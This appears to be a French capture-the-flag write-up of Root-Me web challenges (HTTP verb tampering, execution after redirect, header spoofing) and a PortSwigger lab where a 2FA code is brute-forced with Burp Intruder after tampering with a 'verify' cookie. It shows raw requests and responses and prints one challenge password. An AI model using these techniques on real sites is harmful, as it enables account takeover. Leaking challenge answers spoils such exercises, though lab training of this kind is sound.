


  On entoure GET par des § pour indiquer le position pour changer de méthode.

On clique sur l'onglet payloads a droite et on entre toutes les méthodes listé ci-dessus:



On peut ensuite cliquer sur `start attack` pour lancer les requêtes modifié avec les autres méthodes :



On a une réponse a chaque requête. Pour les voir on va dans l'onglet `response` 6. Intruder attack of http://challenge01.root-me.org/web-serveur/ch8 :

On regarde pour la méthode de base avec GET:

```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Wed, 26 Mar 2025 11:34:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
WWW-Authenticate: Basic realm="My Realm"
Content-Length: 646

<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>
      401 Authorization Required
    </title>
  </head>
  <body>
    <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
    <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
    </iframe>
    <h1>
      Authorization Required
    </h1>
    <p>
      This server could not verify that you
      are authorized to access the document
      requested.  Either you supplied the wrong
      credentials (e.g., bad password), or your
      browser doesn't understand how to supply
      the credentials required.
    </p>
    <hr/>
    <address>
      Apache Server at challenge01.root-me.org Port 80
    </address>

  </body>
</html>
```

On trouve rien d'intéressant, car on n'as pas l'autorisation d'effectuer une requête via GET.

On regarde sur les autres et on trouve quelque chose d'intéressant pour PUT et PATCH :

Request Response


Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Wed, 26 Mar 2025 11:34:56 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Vary: Accept-Encoding
7  Content-Length: 160
8
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
11 <html>
     <head>
12   </head>
13
14   <h1>
       Mot de passe / password : [redacted]
15   </h1>
16 </body>
   </html>
17
```

Voila le Flag du challenge !

HTTP Redirection invalide

On arrive donc sur cette page :




On change l'URL pour avoir le page index soit:
http://challenge01.root-me.org/web-serveur/ch32/index.php
Mais pas de page index en vu, on est redirigé la page de login.

On lance Burrpsuite et on active l'interception pour intercepter la requête:

Rien de bien intéressant.
On clique sur forward et on inspecte les autres requêtes mais la encore rien d'intéressant.

On inspecte donc les réponses a nos requêtes dans l'onglet `HTTP History` :



1	http://challenge01.root-me.org	GET	/web-serveur/ch32/login.php?redirect	✓	200	687	HTML	php			212.129.38.224	14:29:06 26 M...	8080	40
2	https://www.root-me.org	GET	/?page=externe_header	✓	200	8140	HTML		[Root Me : plateforme d'ap...	✓	212.129.28.16	14:29:06 26 M...	8080	34
21	https://www.root-me.org	GET	/IMG/logo/siteon0.svg?1637496509	✓	200	7782	XML	svg		✓	212.129.28.16	14:29:07 26 M...	8080	52
23	http://challenge01.root-me.org	GET	/favicon.ico		404	316	HTML	ico	404 Not Found		212.129.38.224	14:29:07 26 M...	8080	36
24	http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php		302	738	HTML	php			212.129.38.224	14:33:12 26 M...	8080	57
25	http://challenge01.root-me.org	GET	/web-serveur/ch32/login.php?redirect	✓	200	687	HTML	php			212.129.38.224	14:33:12 26 M...	8080	35
26	https://www.root-me.org	GET	/?page=externe_header	✓	200	8139	HTML		[Root Me : plateforme d'ap...	✓	212.129.28.16	14:33:12 26 M...	8080	43
27	http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php		302	738	HTML	php			212.129.38.224	14:33:51 26 M...	8080	36
28	http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php		302	738	HTML	php			212.129.38.224	14:34:18 26 M...	8080	51
29	http://challenge01.root-me.org	GET	/web-serveur/ch32/login.php?redirect	✓	200	687	HTML	php			212.129.38.224	14:35:46 26 M...	8080	40
30	https://www.root-me.org	GET	/?page=externe_header	✓	200	8140	HTML		[Root Me : plateforme d'ap...	✓	212.129.28.16	14:35:57 26 M...	8080	39
49	https://www.root-me.org	GET	/IMG/logo/siteon0.svg?1637496509	✓	200	7782	XML	svg		✓	212.129.28.16	14:36:00 26 M...	8080	31

Et sur la réponse de notre requête pour la page index on a le code source html de la page index:

Response


Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Server: nginx
3  Date: Wed, 26 Mar 2025 13:35:46 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Location: ./login.php?redirect
7  Content-Length: 547
8
9  <html>
10   <body>
       <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='
       /template/s.css' media='all' />
       <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
       </iframe>
11     <h1>
         Welcome !
       </h1>
12
13     <p>
         Yeah ! The redirection is OK, but without exit() after the header('Location: ...'),
         PHP just continue the execution and send the page content !...
       </p>
14     <p>
         <a href="http://cwe.mitre.org/data/definitions/698.html">
           CWE-698: Execution After Redirect (EAR)
         </a>
       </p>
15     <p>
         The flag is : [redacted]
16     </p>
17   </body>
18 </html>
19
```

Et voila notre flag !

HTTP Headers

On arrive sur cette page :



Avec Burpsuite, on regarde dans l'onglet history pour voir la réponse du site:

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Wed, 26 Mar 2025 14:50:32 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Vary: Accept-Encoding
7  Header-RootMe-Admin: none
8  Content-Length: 272
9
10 <html>
11 <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='
   /template/s.css' media='all' /><iframe id='iframe' src='
   https://www.root-me.org/?page=externe_header'></iframe>
12 <p>Content is not the only part of an HTTP response!</p>
13 </body>
14 </html>
```

On a une petite ligne suspect encadré en rouge.

On active l'interception et pour modifier notre requête et rajouter la ligne:

Request

Pretty Raw Hex

```
1  GET /web-serveur/ch5/ HTTP/1.1
2  Host: challenge01.root-me.org
3  Cache-Control: max-age=0
4  Accept-Language: en-US,en;q=0.9
5  Header-RootMe-Admin: true
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/134.0.0.0 Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
   ;q=0.8,application/signed-exchange;v=b3;q=0.7
9  Accept-Encoding: gzip, deflate, br
10 Cookie: _ga=GA1.1.416986082.1742998091; _ga_SRYSKX09J7=
   GS1.1.1742998091.1.0.1742998188.0.0.0
11 Connection: keep-alive
12
```

On appui sur le bouton forward et on obtient la response suivante :

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Wed, 26 Mar 2025 14:59:52 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Vary: Accept-Encoding
7  Header-RootMe-Admin: none
8  Content-Length: 360
9
10 <html>
11   <body>
       <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='
       /template/s.css' media='all' />
       <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
       </iframe>
12     <p>
         Content is not the only part of an HTTP response!
       </p>
13     <p>
         You dit it ! You can validate the challenge with the password HeadersMayBeUseful
14     </p>
   </body>
15 </html>
16
```

Et voila notre flag !

Burp suite Bypass 2

Lab: 2FA broken logic

PRACTITIONER

LAB Not solved

This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.


- Your credentials: `wiener:peter`
- Victim's username: `carlos`

You also have access to the email server to receive your 2FA verification code.

Hint


ACCESS THE LAB

On arrive sur cette page :




On clique sur `My account` et on se connecte avec les logs :

- wiener:peter



On renseigne le code 2FA reçu et nous somme connecter:



On inspect les requêtes envoyer depuis le debut et on obtient :

```
GET /login HTTP/2
Host: 0a760022048a496d818e89db002c00cd.web-security-academy.net
Cookie: verify=wiener; session=IyTUKLCuHuva6kPoLgY3w45xANZscXtY
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer:
https://0a760022048a496d818e89db002c00cd.web-security-academy.net/log
in2
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

On peut voir que le site determine notre compte avec l'attribut `verify`.

On envoie la requête suivante au repeater de Burp Suite pour inspecter la réponse plus facilement :

```
GET /login2 HTTP/2
Host: 0a760022048a496d818e89db002c00cd.web-security-academy.net
Cookie: verify=carlos; session=lzzsMRZiQkrJo44ztpB03jvtkFTaMv1P
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a760022048a496d818e89db002c00cd.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

On change l'attribut verify en carlos pour envoyer un code 2FA sur le compte de carlos.


Ensuite on prend la requêtes POST /login2, soit la page avec le champs pour le code 2FA a rentrer, pour l'envoyer vers l'intruder de Burp Suite:

```
POST /login2 HTTP/2
Host: 0a760022048a496d818e89db002c00cd.web-security-academy.net
Cookie: verify=carlos; session=GCbBccoBP4fZU0EFklW4jeQOKPA5q5RI
Content-Length: 13
Cache-Control: max-age=0
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a760022048a496d818e89db002c00cd.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a760022048a496d818e89db002c00cd.web-security-academy.net/login2
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

mfa-code=§§
```

On rechange verify en Carlos et on rajoute une position de payload grace a deux `§` pour le code 2FA que l'on va brute force.


Dans l'onglet payload a droite on rentre les paramètres:



- Le format du payload est comme ceci XXXX, X etant un chiffre de 0 a 9.
- Le type de payload est donc Numbers.
- Le type peu importe (j'ai choisi Random)
- From c'est le nombre minimum possible soit 0 (0000)
- To c'est le nombre maximum possible soit 9999

- On est en base decimal.
- Min et Max integer digits c'est le nombre de chiffre minimum et maximum soit 4 (0000)
- Min et Max fraction digits c'est le nombre de chiffre apres la virgule a afficher donc 0 (aucun)


Ensuite on se dirige vers l'onglet Settings pour activer l'auto-pause quand on trouve le bon code :



On rajoute donc une ligne qui est uniquement sur la page que l'on test et active la deuxième option pour mettre pause que quand cette expression n'est pas dans la page.

- Incorrect security code

On peut cliquer sur `start attack` et ensuite on attend le fin ou la pause de l'attaque:



